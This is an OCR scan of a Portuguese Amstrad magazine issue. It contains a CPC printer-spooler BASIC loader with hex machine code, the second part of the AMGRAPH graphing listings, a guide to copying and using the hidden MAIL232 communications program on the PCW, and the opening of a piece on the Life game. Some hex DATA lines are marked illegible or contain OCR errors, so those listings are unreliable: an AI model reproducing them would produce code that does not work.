3630 DATA 93ed5b14927b873c5f1971237053b
3640 DATA c93a519247210693197e3cb8c2534
3650 DATA c8a43a509247210093197eb8ca59c
3660 DATA 44a1211400221792cde1a2ed5b57d
3670 DATA 1492cd8da411140019cd9ba4ed5db
3680 DATA 5b14922106931 97e47043421002f2
3690 DATA 93197e672468e5cd75bb3e20cd62a
3700 DATA 5dbbe125114095c385a23a519260b
3710 DATA 47210693197eb8c21fa53a5092442
3720 DATA 47210093197e3db8c[illegible]
3730 DATA [illegible]
3740 DATA [illegible]
3750 DATA 7e47043421069319 7e6f2c60e[illegible]
3760 DATA cd75bb3e20cd5dbbe12d[illegible]
3770 DATA 6095c385a20000000000000000[illegible]
```

Line	Sum	Line	Sum	Line	Sum
10	22848	430	02592	850	56128
20	10784	440	11456	860	33312
30	06560	450	61088	870	26208
40	58112	460	13696	880	64352
50	57728	470	10144	890	38112
60	60992	480	25536	900	30496
70	41280	490	54848	910	28480
80	59392	500	25568	920	29440
90	18816	510	29696	930	30624
100	55808	520	51008	940	30624
110	58048	530	22080	950	36416
120	04320	540	04384	960	29696
130	19680	550	38336	970	31968
140	05696	560	37696	980	03552
150	56064	570	56640	990	30560
160	16992	580	35776	1000	40480
170	31552	590	16448	1010	24960
180	08640	600	11360	1020	52832
190	58592	610	14208	1030	27392
200	30976	620	64192	1040	11136
210	45952	630	19136	1050	50112
220	13760	640	55680	1060	60800
230	21376	650	26656	1070	64576
240	59360	660	49088	1080	02144
250	64032	670	04864	1090	58784
260	61472	680	10656	1100	32128
270	13568	690	05088	1110	58592
280	12544	700	37856	1120	53824
290	39936	710	02944	1130	10496
300	15040	720	14208	1140	38080
310	06272	730	12704	1150	55520
320	44256	740	53152	1160	46368
330	32928	750	26816	1170	24480
340	06880	760	53984	1180	15232
350	46816	770	48384	1190	06240
360	35040	780	39232	1200	34080
370	21120	790	10176	1210	40480
380	39968	800	10176	1220	64960
390	29696	810	22304	1230	08480
400	27808	820	45952	1240	48800
410	28960	830	53056	1250	31904
420	13504	840	55552	1260	05248

Line	Sum	Line	Sum	Line	Sum
1270	55296	1690	14304	2110	27520
1280	14112	1700	05632	2120	25856
1290	15200	1710	38784	2130	30400
1300	11872	1720	36160	2140	08992
1310	22016	1730	47232	2150	45984
1320	39680	1740	25536	2160	62336
1330	31456	1750	48736	2170	63296
1340	63008	1760	28096	2180	23392
1350	26528	1770	05280	2190	40416
1360	46080	1780	07168	2200	34176
1370	20352	1790	23712	2210	31552
1380	64224	1800	63456	2220	58560
1390	01728	1810	32384	2230	12032
1400	19040	1820	58112	2240	22144
1410	01664	1830	48000	2250	56160
1420	46112	1840	46688	2260	42400
1430	28384	1850	14496	2270	40832
1440	11552	1860	64608	2280	55072
1450	00512	1870	08896	2290	04576
1460	47424	1880	65056	2300	54304
1470	60064	1890	19840	2310	61088
1480	12416	1900	30720	2320	29280
1490	40480	1910	18112	2330	39456
1500	12608	1920	22752	2340	47840
1510	60192	1930	49824	2350	12992
1520	11552	1940	50336	2360	38016
1530	52992	1950	60512	2370	10720
1540	06976	1960	20128	2380	58272
1550	27776	1970	03040	2390	42400
1560	59296	1980	09472	2400	53600
1570	16864	1990	50144	2410	10240
1580	43712	2000	12160	2420	56192
1590	34944	2010	56896	2430	39648
1600	13408	2020	31648	2440	35840
1610	17504	2030	00512	2450	22496
1620	13536	2040	09728	2460	44320
1630	31360	2050	12704	2470	16512
1640	01792	2060	14496	2480	28608
1650	25216	2070	58848	2490	52736
1660	58016	2080	11424	2500	29984
1670	10912	2090	52704	2510	08832
1680	40064	2100	32768	2520	59072

Line	Sum	Line	Sum	Line	Sum
2530	17024	2950	47200	3370	05056
2540	15712	2960	28480	3380	17696
2550	29120	2970	12384	3390	20416
2560	27168	2980	22048	3400	49536
2570	41920	2990	06208	3410	20928
2580	40960	3000	37568	3420	17952
2590	33440	3010	07552	3430	02912
2600	45280	3020	03328	3440	36896
2610	27136	3030	38144	3450	15360
2620	24256	3040	59680	3460	30048
2630	00768	3050	41056	3470	14656
2640	02336	3060	23712	3480	52128
2650	43648	3070	31488	3490	16320
2660	22848	3080	39328	3500	11584
2670	50368	3090	19040	3510	15712
2680	51296	3100	59136	3520	52480
2690	18976	3110	21600	3530	07456
2700	07744	3120	60736	3540	58688
2710	54368	3130	20832	3550	06016
2720	33984	3140	58368	3560	49152
2730	14336	3150	10368	3570	38976
2740	13504	3160	22400	3580	05728
2750	43936	3170	57216	3590	37024
2760	08096	3180	45120	3600	48928
2770	29248	3190	63872	3610	53824
2780	56320	3200	46496	3620	58304
2790	61600	3210	06400	3630	21600
2800	03552	3220	55360	3640	01504
2810	62144	3230	60064	3650	47712
2820	63680	3240	17120	3660	32768
2830	16448	3250	09600	3670	24672
2840	10400	3260	37792	3680	15360
2850	55552	3270	43296	3690	54560
2860	60224	3280	62912	3700	30976
2870	55200	3290	29152	3710	58400
2880	09568	3300	17824	3720	38176
2890	30976	3310	43296	3730	52128
2900	38752	3320	63712	3740	47136
2910	12960	3330	56864	3750	59200
2920	20128	3340	04768	3760	17312
2930	63872	3350	48160	3770	07904
2940	46624	3360	45888		

POUPAR TEMPO E DINHEIRO


SPOOLER DE IMPRESSORA PARA CPC

ESTE programa para os microcomputadores Amstrad CPC proporciona-nos três novos comandos BASIC que permitem uma fácil transferência de dados entre uma cassete ou uma unidade de disquete e uma impressora ou écrã. Os comandos são os seguintes:

:LISTA, <nome>, dispositivo apreende um ficheiro ASCII contido na cassete ou disquete e envia-o para o écrã ou para a impressora sem destruir o programa actualmente em memória. <nome>, será um nome de ficheiro válido, seguindo as mesmas normas dos comandos **SAVE** ou **LOAD**. Dispositivo, será um número. Se esse número for zero o ficheiro é enviado para o écrã; se for diferente de zero (por exemplo, 1) vai para a impressora.

ABRE ou -**FECHA** dirigem a saída da impressora para a cassete ou disquete. **ABRE** activa este redireccionamento e -**FECHA** faz com que volte ao funcionamento normal, depois de fechar o ficheiro criado.

NOVOS COMANDOS

Estes dois comandos são também muito úteis para converter ficheiros de processamento de texto não standard no formato universal ASCII. Por exemplo, alguns assembladores gravam o texto de um modo comprimido que não é compatível com os processadores de texto. Se se envia um ficheiro de assemblador para a impressora depois de se ter executado o comando **ABRE**, o texto salvaguarda-se na cassete/disquete com um formato que se pode utilizar com a maioria dos processadores de texto.

Os utilizadores de um CPC 464 deverão utilizar o símbolo @ à frente de uma variável que contenha o nome do ficheiro, tanto no comando **LISTA** como **ABRE**. Por exemplo, para fazer uma listagem de um ficheiro **TEXT** num 464 deveremos escrever a$="TEXTO" :LIST, @ a$, 1. Num 664 ou 6128 poderemos fazê-lo da mesma forma ou com **LISTA**, **"TEXTO", 1**.

É muito importante que depois de cada comando **ABRE**, e uma vez enviada toda a informação para a impressora, executemos o comando -**FECHA**. Isto por dois motivos: por um lado, **ABRE** modifica o bloco do sistema operativo, para que, onde estavam as rotinas de escrita da impressora, haja um salto para a rotina de escrita da cassete/disquete; por outro lado, -**FECHA** restabelece o **bloco de saltos** para que a impressora volte a funcionar. Com -**FECHA** fechamos também o ficheiro criado escrevendo o último bloco de informação que ainda permanece em memória.

Para dispor Destes comandos basta digitar com muito cuidado e atenção a listagem 1. Se a fase de poke se completa com êxito, podemos responder **"S" à pergunta Gravar Código**, com o que obteremos o ficheiro SPOOLRSX que contem o código máquina criado. Assim, podemos digitar e gravar a listagem 2. Quando quisermos utilizar os comandos basta fazer RUN e o programa 2 encarrega-se de carregar o ficheiro SPOOLRSX e de inicializar os comandos.

DIGITANDO

Entre as utilizações possíveis destes comandos temos uma outra interessan-

```
10 ' *================================*
20 ' *    SPOOLER PARA IMPRESSORA     *
30 ' *         ----------             *
40 ' *       PARA AMSTRADS CPC        *
50 ' *   Adaptado por Andre Amaral    *
60 ' *       AMSTRAD MAGAZINE         *
70 ' *================================*
80 '
90 PRINT CHR$(12)"CRIANDO CODIGO DE MAQU
INA..."
100 adresso=&9800:l=1000
110 MEMORY adresso-1:RESTORE
120 READ a$
130 c=0:sum=0
140 WHILE a$<>"FIM"
150 POKE adresso,VAL("&"+a$)
160 k=((c/2)=(c\2))
170 IF k=0 THEN k=1
180 soma=soma+k*VAL("&"+a$)
190 c=c+1:adresso=adresso+1
200 IF c<8 THEN 270
210 READ a
220 IF soma=a THEN 250
230 PRINT "ERRO NA LINHA";l
240 END
250 c=0:l=l+10
260 soma=0
270 READ a$
280 WEND
290 READ a
300 IF soma=a THEN 330
310 PRINT "ERRO NA LINHA";l
320 END
330 PRINT "DADOS CARREGADOS CORRECTAMENT
E"
340 PRINT
350 INPUT "GRAVAR CODIGO (S/N)";k$
360 IF UPPER$(LEFT$(k$,1))<>"S" THEN 380
370 SAVE "spoolrsx.bin",B,&9800,&18D
380 CALL &9800
390 PRINT CHR$(7)"Spooler da impressora
instalado."
400 END
1000 DATA 01,0f,98,21,2a,98,cd,d1, 9
1010 DATA bc,3e,c9,32,00,98,c9,1a,-300
1020 DATA 98,c3,e4,98,c3,38,99,c3,-130
1030 DATA 77,99,4c,49,53,54,c1,41,-96
1040 DATA 42,52,c5,2d,46,45,43,48,-132
1050 DATA c1,00,00,00,00,00,00,00,-193
1060 DATA 00,00,00,00,c3,95,bc,c3,-39
1070 DATA 95,bc,24,0d,0a,45,72,72, 75
1080 DATA 6f,72,20,20,6e,6f,20,20, 4
1090 DATA 20,6e,75,6d,65,72,6f,20, 4
1100 DATA 64,65,20,70,61,72,61,6d, 110
1110 DATA 65,74,72,6f,73,0d,0a,1d,-71
1120 DATA 0d,0a,4e,6f,6d,62,72,65, 6
1130 DATA 20,64,65,20,66,69,63,68, 7
1140 DATA 65,72,6f,20,65,72,72,6f,-56
1150 DATA 6e,65,6f,0d,0a,24,0d,0a,-84
1160 DATA 45,72,72,6f,72,20,61,62,-39
1170 DATA 72,69,65,6e,64,6f,20,66, 81
1180 DATA 69,63,68,65,72,6f,20,65, 57
1190 DATA 6e,20,7c,4c,49,53,54,41,-135
1200 DATA 0d,0a,23,0d,0a,45,72,72, 34
1210 DATA 6f,72,20,61,62,72,69,65, 80
1220 DATA 6e,64,6f,20,66,69,63,68,-81
1230 DATA 65,72,6f,20,65,6e,20,7c, 35
1240 DATA 41,42,52,45,0d,0a,7e,47,-70
1250 DATA 23,7e,cd,5a,bb,10,f9,c9,-243
1260 DATA 21,3a,98,18,f1,21,5f,98,-254
1270 DATA 18,ec,21,7d,98,18,e7,21,-22
1280 DATA a2,98,18,e2,fe,02,20,e8, 140
1290 DATA dd,6e,02,dd,66,03,7e,b7, 66
1300 DATA 28,e3,47,23,5e,23,56,eb, 241
1310 DATA 11,8d,99,cd,77,bc,30,da, 415
1320 DATA 3e,42,cd,1b,bb,dc,27,99,-27
1330 DATA cd,89,bc,30,16,cd,80,bc, 35
1340 DATA 47,dd,7e,00,b7,20,06,78,-13
1350 DATA cd,5a,bb,18,e3,78,cd,2b,-547
1360 DATA bd,18,dd,cd,7a,bc,c9,cd,-111
1370 DATA 1b,bb,38,fb,cd,18,bb,3e, 49
1380 DATA 42,cd,1e,bb,c8,e1,18,eb, 532
1390 DATA 3d,20,95,dd,6e,00,dd,66,-186
1400 DATA 01,7e,b7,28,90,47,23,5e,-32
1410 DATA 23,56,eb,11,8d,99,cd,8c,-220
1420 DATA bc,30,8c,21,2b,bd,11,2e,-72
1430 DATA 98,01,03,00,c5,ed,b0,21,-257
1440 DATA 31,bd,c1,c5,ed,b0,21,34, 102
1450 DATA 98,11,2b,bd,c1,c5,ed,b0,-46
1460 DATA 11,31,bd,c1,ed,b0,c9,cd,-21
1470 DATA 8f,bc,21,2e,98,11,2b,bd, 69
1480 DATA 01,03,00,c5,ed,b0,11,31, 170
1490 DATA bd,c1,ed,b0,c9,00,FIM,-258
```

É muito importante que depois de cada comando ABRE executemos o comando -FECHA, restabelecendo assim o Sistema Operativo.

te. Imaginemos que um utilizador não dispõe de impressora mas que combinou com um amigo seu que a tem, ir a casa dele uma vez por semana para listar o que entender.

Num caso como este seria muito aborrecido passar-se para casa do amigo e começar a executar o programa para gerar a listagem ou os resultados impressos desejados. É muito mais cómodo ter-se criado previamente em disquete os ficheiros de resultados com **ABRE** e . Assim, ao chegar a casa do dono da impressora, bastará carregar os comandos e executar **LISTA** com os ficheiros de impressora previamente criados, utilizando a opção de dispositivo 1.

PARAR OU CONTINUAR

O comando **LISTA** prevê que se possa parar momentaneamente ou definitivamente a listagem no écrã. Para que se produza uma pausa basta carregar em qualquer tecla. Carregando de novo noutra tecla qualquer continua a listagem. Se queremos acabar basta carregar duas vezes na tecla ESC.

AMGRAPH (Parte II)

CONCLUINDO a listagem do programa AMGRAPH, cuja publicação iniciámos no número anterior, neste artigo vamos apresentar as rotinas de código máquina referentes ao desenho das barras e ao "dump" da informação gráfica para a impressora, bem como ao envio dos caractéres de controlo necessários para a correcta transferência das imagens para este dispositivo. As referidas rotinas "convertem" ainda toda a informação de cor que os gráficos apresentam em tons de cinzento, caracteristica que proporciona a obtenção de uma "hardcopy" quase tão agradável para a vista como os resultados obtidos no ecrã.

Embora tenhamos colocado no final da listagem uma das partes que podemos considerar menos interessante em termos de tempo necessário para introduzi-la no computador (as principais rotinas de código máquina), quase podemos garantir que cada minuto que passarem em frente do CPC, teclando letras e números, será amplamente recompensado pelas inúmeras aplicações do AMGRAPH nos mais diversos domínios da vossa actividade.

Como últimas observações, apenas aquelas que todos os programadores fazem a todos os menos "acostumados aos caminhos das rotinas máquina", quase sob a forma de mandamentos:

- antes de se experimentar qualquer rotina ou programa que contenha rotinas em código máquina, deve-se sempre armazená-lo previamente em suporte magnético, para evitar ter de teclá-lo de novo em caso de erro;

- se algo falhar na execução do programa deve conferir-se a listagem que se possui no computador com aquela que se encontra no papel (a que neste caso se encontra nas páginas da AM);

- durante o passo anterior deve ter-se em consideração que os códigos em hexadecimal apenas poderão ser constituidos por caractéres incluidos em "0123456789ABCDEF". Por esta razão numa listagem em hexa nunca poderemos, por exemplo, incluir a letra "O" em substituição do digito "0".

Para além de tudo o que já foi referido, e como complemento do mesmo assunto, resta-nos relembrar que erros provenientes da troca de um "C" por um "0", ou de um "8" por um "B" são muito frequentes mesmo entre os utilizadores mais atentos, e desejar que todos os erros descritos (embora á partida pouco prováveis devido às caracteristicas do carregador utilizado) não se lembrem de vos afectar, e que possam concluir facilmente a vossa listagem do AMGRAPH, vivendo ambos muito felizes por muitos e muitos números da Amstrad Magazine.

```
4000 REM ******************************
4010 REM *   CARREGAR CODIGO MAQUINA    *
4020 REM ******************************
4030 CLS:PRINT"CARREGANDO CODIGO MAQUINA...... ESPERE"
4040 RESTORE 4080:x=35059:FOR a=0 TO 8:READ a$:tot=0:FOR b=1 TO LEN(a$)/2
4050 c=VAL("&"+MID$(a$,b*2-1,2)):tot=tot+c:POKE x,c:x=x+1:NEXT
4060 READ check:IF tot<>check THEN PRINT "Erro na linha ";4080+a*10:STOP
4070 NEXT:POKE 35628,4:POKE 35579,&4C:POKE 35580,64:POKE 35581,1:RETURN
4080 DATA DD21B988DD460026003AB8886FC5E52176003AEF885F1600783D28031918FAEBE1DD23
DD7E0032F088CDDEBB060CC5E5D5DD2306007DFEEADD7E002009
A7F23989ED444FED42D602380D32F1883AEE88,9500
4090 DATA 0F47CD8B8A10FBE10E2809EBE1C110CEC110AA063BAF21B8887723l0FC3CCDDEBBC93A
B988110D0021BA88193D20FCE5E5DDE1FDE1217400060CC5FDE5
DD23DDE53AB98847117200C5060DDD2BFD2B10,9708
4100 DATA FAFD7E0032F088CDDEBBE5DD7E00A728283D6F602922F188E1E50607CDE38AE5D5CDD3
8A210000ED5BF188CDEB8AD1E1232310E8CDC6BB1313E1C110BB
0E1409DDE1FDE1C110A3C35689DD21B988DD46,11185
4110 DATA 00C5AFC61410FC4F21780009EB3AB88826006F09C1C5E5D5DD23DD7E0032F088060CC5
DD2306000E20E5EB09EBE10E0CED42DD7E00A72812D3E5F2258A
ED444FED4232F188CD408AE1D1C110D5D1E10E,9772
4120 DATA 14EBED42EBED42C110BBC356893AF088CDDEBB060878FE052804FE0320022B2BCD8B8A
10F0E5D50101042323CD8B8ACDA18A10F6D1E13AF088FE04C81B
1BAF4FCDDEBBCD8B8ACDC6BBCDAD8ACDE38A11,10699
4130 DATA 0800626BCDEB8AC9CDD38ACDE38AE5D52AF18811000OCDEB8AD1E11313C93AF088FE04
2005D602CDDEBBE5D5C5CDC6BB06073E0591902804D602200923
2379A72803CDE38A1B1BCDE38A10E6C1D1E1C9,10372
4140 DATA 3AF088FE04C0CB402802D602CDDEBBC9C5D5E5CDEABB1806C5D5E5CDF9BBE1D1C1C91B
401B33121B2A0440010D0A000003030201020021F58A06057ECD
2BBD380432B888C92310F3219001E51100000E,8339
4150 DATA 0206A0C5E521FA8A0605CD8C8BE1C1C5D5E5CD978B0E02EDB0E1D1D5E50602C52B2BD5
E5CD978B06021A0707B6122313l0F7E1D1C110E821B988CD8A8B
E1D1C113131OCB0D20BA21FF8ACD8AA8E1A70E,10332
4160 DATA 06ED427CA720A47DFE10209F21F58ACD8A8BAF32B888C906027ECD2BBD30FB7E2310F6
C9CDF0BB21018B11B9888706004F09C9,6093
```


UM CORREIO DE SEGUNDA CLASSE

As disquetes que acompanham o PCW no momento da sua aquisição contém algumas pequenas surpresas que só a pouco e pouco os utilizadores mais entusiastas vão descobrindo.
Neste artigo vamos ver um pequeno tesouro escondido - um programa de comunicações completamente de borla.

Vejamos o lado 1 da disquete do CP/M. Alto! dizem vocês. Mas esse lado não pertence ao LocoScript? É certo, mas no bom estilo da Amstrad existe um ficheiro CP/M muito útil misturado no meio dos ficheiros do LocoScript. Este ficheiro chama-se MAIL232.COM, e é um programa que serve para enviar e receber informação para o mundo exterior ao PCW.

No fundo, o MAIL232.COM acaba por ser uma package de comunicações. O que é que isto significa? Significa que, através dum modem ligado à linha telefónica o PCW pode ligar-se a outros computadores no mundo inteiro e, consequentemente, a muitos milhares bases de dados extremamente interessantes. Poderá ser o caso da Telecom Gold em Inglaterra e de diversos outros sistemas de Correio Eléctrónico. Infelizmente este programa não pode aceder ao Serviço Público Videotex português, agora em fase de começo.

Se vai pretender utilizar este programa com uma certa frequência é melhor adaptar-se primeiro ao seu funcionamento. Isto porque o MAIL232.COM é um programa pouco amigável e um pouco "seco", requerendo assim um pouco de habituação para ser 'amestrado'. Contudo, é o ideal para se começar, evitando desde logo que se gastem umas dezenas de contos num outro programa de comunicações mais completo.

```
F1 = Framing • F3 = Files • F5 = Co
Tx Baud Rate .. 9600
Rx Baud Rate .. 9600
Data bits ..... 8
Parity ....... NONE
Stop Bits .... 1
H/W Handshaking OFF
```

À BORLA ...OU QUASE

Antes de começar é preciso que você arranje um 'interface série', tal como o Amstrad CPS 8256. Este dispositivo é constituido por uma caixa que se fixa na parte de trás do PCW, no bus de expansão aí existente. Os interfaces série são também chamados de interfaces "RS232", o que explica, aliás, a terminação 232 do nome do programa (MAIL232).

Para correr o programa arranque com o CP/M e espere até que lhe apareça o tal prompt A>. A seguir introduza a disquete com a face 1 (a mesma do LocoScript) e escreva MAIL232 [RETURN].

O programa utiliza menus do estilo do LocoScript, embora existam algumas diferenças subtis na maneira como funcionam. Verá ao longo do topo do ecrã uma barra de menus, onde estão listados [f1], [f3], [f5] e [f7]. Premindo uma destas teclas de função provocará o desenrolamento dum menu, sendo as selecções feitas com as teclas de cursor [+] e [-].

Prima [EXIT], e não [ENTER] como no LocoScript, para limpar o menu do ecrã.

A primeira coisa a fazer com um programa de comunicações é definir a velocidade da linha, a paridade e por aí fora. Isto é feito com o menu "framing" do MAIL232.




Prima [f1] que o menu "cai". Use as teclas de cursor para chegar à opção pretendida, e então, à medida que se vai premindo [+] e [-] as opções irão sendo mudadas para a sua conveniência. Quando tudo estiver definido, prima [EXIT]. Terá de perguntar à pessoa ou sistema com que vai comunicar quais as opções correctas, já que os parâmetros do emissor devem ser iguais aos do receptor.

Quanto estiver tudo estabelecido, ligue o modem e marque o número do serviço que quer utilizar. Pode agora escrever à vontade - se seleccionou correctamente os parâmetros tudo o que escrever é enviado para o outro lado da linha, enquanto as respostas lhe vão aparecendo no ecrã.

GRAVAR AS MENSAGENS EM DISQUETE

Escrever alguma prosa e receber a resposta pode ser muito divertido, embora não funcione com textos muito longos. Mas, não seria muito melhor arquivar textos ou documentos longos que foram recebidos pela linha telefónica, para poderem ser trabalhados mais tarde?! Da mesma forma seria bem melhor se os nossos textos e documentos pudessem já estar previamente preparados, já que se evitava estar a passar um texto de 20 páginas enquanto a linha estava aberta e o contador telefónico a registar...

O menu [f3] faz exactamente isto. Enviar um texto já preparado é a opção mais fácil: mova o cursor para "Send" e escreva o nome do ficheiro que quer enviar. Repare que tem que ser um ficheiro que esteja na drive em funcionamento (evidentemente que não vamos enviar um ficheiro na drive A quando estamos a trabalhar com a B). Quando o nome estiver escrito, prima [ENTER] para o enviar. Não é obrigatório que o ficheiro seja mostrado no ecrã à medida que é transmitido.

Para receber mensagens muito longas escreva o nome do ficheiro onde quer que seja arquivada a mensagem. Esta selecção é feita no menu "Receive". A seguir escreva todos os comandos necessários para o sistema "host" (aquele para onde ligou) lhe enviar o texto, mas não prima o crucial [RETURN] para começar a transmissão. Prima [f3] e estabeleça a opção de recepção, e quando premir [ENTER], o ficheiro MAIL232 está pronto para receber. Voltamos outra vez ao modo de 'conversa' com o outro computador, portanto prima finalmente o [RETURN] para começar a transmissão do 'host' (neste caso é você). Qualquer texto que o MAIL232 receba irá ser gravado no ficheiro referido.

Para terminar a gravação e fechar o ficheiro basta premir simultâneamente as teclas Alt e Stop.

Existem ainda mais duas teclas de função que podem ser utilizadas, a [f5] e a [f7]. A tecla [f5] liga ou desliga o MAIL232 da linha de comunicação: use [+] e [-] para mudar entre as duas situações, e [EXIT] para terminar. Mas o estar em "Online" significa que pode enviar e receber informações, enquanto que em "Local" tudo o que escrever não é enviado. Sendo assim, o modo "Local" não permite uma utilização muito útil.

Finalmente, a tecla [f7] cobre duas funções. Uma delas é "Return to CP/M" e o seu nome diz tudo - o regresso ao sistema operativo, pondo-lhe o cursor por cima e premindo [EXIT]. Quanto à outra opção, "Z19/VT52 Emulation", é muito mais obscura.

Se você já alguma vez trabalhou com grandes sistemas informáticos, como IBM ou VAX, já sabe que o tipo de terminal standard utilizado com eles é o VT52 (e não só, mas podemos dizer que este é muito corrente). O Z19 é uma emulação de terminal muito semelhante, produzida por uma companhia diferente. Trabalhando neste modo seleccionado com o MAIL232, você pode utilizar o seu PCW para comunicar e funcionar com um destes computadores maiores.

O MAIL232 não é um programa de comunicações muito sofisticado, embora consiga realizar a maior parte das funções vitais neste domínio. À medida que você for utilizando cada vez mais serviços externos (bases de dados, principalmente), ir-se-á apercebendo que a compra de um software de comu-

COPIAR O MAIL232.COM

A razão porque o MAIL232.COM está no lado 1 da disquete prende-se apenas com falta de espaço - o lado 2, com o resto dos ficheiros do CP/M, está cheio de informação.

Sendo assim faz sentido transferir o ficheiro da disquete do LocoScript para a do CP/M. Em primeiro lugar certifique-se de que tem espaço suficiente no seu CP/M, mesmo, se necessário, recorrendo ao apagamento de ficheiros. Um destes casos poderá ser o ED.COM, um ficheiro normalmente pouco usado.

O MAIL232 está literalmente escondido na disquete do LocoScript. Em termos de CP/M foi declarado um ficheiro de sistema. Embora possa ser corrido normalmente, não o encontra nas listagens de directoria, nem o PIP o conseguirá copiar sem um comando especial.

Para copiar o MAIL232 teremos de usar a opção [R] do PIP. Supondo que o está a copiar duma disquete na drive B para outra na drive A, o comando seria o seguinte:

```
PIP A : = B : MAIL232.COM [R]
```

O sufixo [R] diz ao PIP que o MAIL232 é um ficheiro de sistema. Agora pode apagar o MAIL232 da disquete do LocoScript, poupando assim cerca de 4K de espaço.

A nova cópia na disquete A continuará a ser um ficheiro de sistema. Se quiser torná-lo num ficheiro normal (um ficheiro de directoria, ou "directory file"), capaz de aparecer nas normais listagens dos DIR's, então deve escrever o seguinte:

```
SET MAIL232.COM [DIR]
```

Para isto terá de ter o ficheiro SET.COM na disquete em que está a trabalhar.

TRANSFERIR FICHEIROS .COM

Existe uma opção no final do menu [f3], denominada "Transfer as ASCII". Com a tecla [+] você pode transformar isto em "Transfer as HEX". Para enviar ficheiros de texto, que são os mais normais e frequentes, não altere a opção e mantenha-a no ASCII.

Contudo, deste modo não se podem transmitir ficheiros .COM (ou qualquer outro ficheiro binário) com o MAIL232. Isto pode até nunca constituir um problema, mas se quisermos ligar directamente com um amigo que queira enviar/receber um ficheiro .COM (por exemplo, para copiar um ficheiro dum boletim) teremos de comutar para a opção "Transfer as HEX". Esta só se torna útil para transferir ficheiros .COM com outros possuidores de PCW, já que o MAIL232 é o único programa que usa este tipo de transferência.

Se transferir ficheiros nesta opção, deverá reconvertê-los para o formato .COM depois de os receber. Para fazer isto deverá utilizar o utilitário do CP/M, denominado HEXCOM: edite qualquer informação que não lhe interesse do ficheiro recebido (suponhamos que lhe chamou ANA.HEX), e a seguir execute o comando

HEXCOM ANA

que criará um ficheiro ANA.COM a partir do ficheiro ANA.HEX.

nicações mais poderoso irá poupar muitos aborrecimentos.


E PORQUE NÃO UNS "JOGUITOS"?


Cada computador possui uma "marca" deixada pelos seus criadores, normalmente através de uma pequena piada escondida algures. No caso do PCW a surpresa está escondida no programa MAIL232.

"Life" - é este o seu nome - é um "jogo matemático". A ideia base é a de que existe uma colónia de bactérias que vão evoluindo no curso de várias gerações. Em cada nova geração algumas bactérias nascem, enquanto outras morrem. Uma bactéria morre de sobrepovoamento se existirem mais de três bactérias ao seu lado, e morre de solidão se existirem menos de duas outras 'vizinhas'.

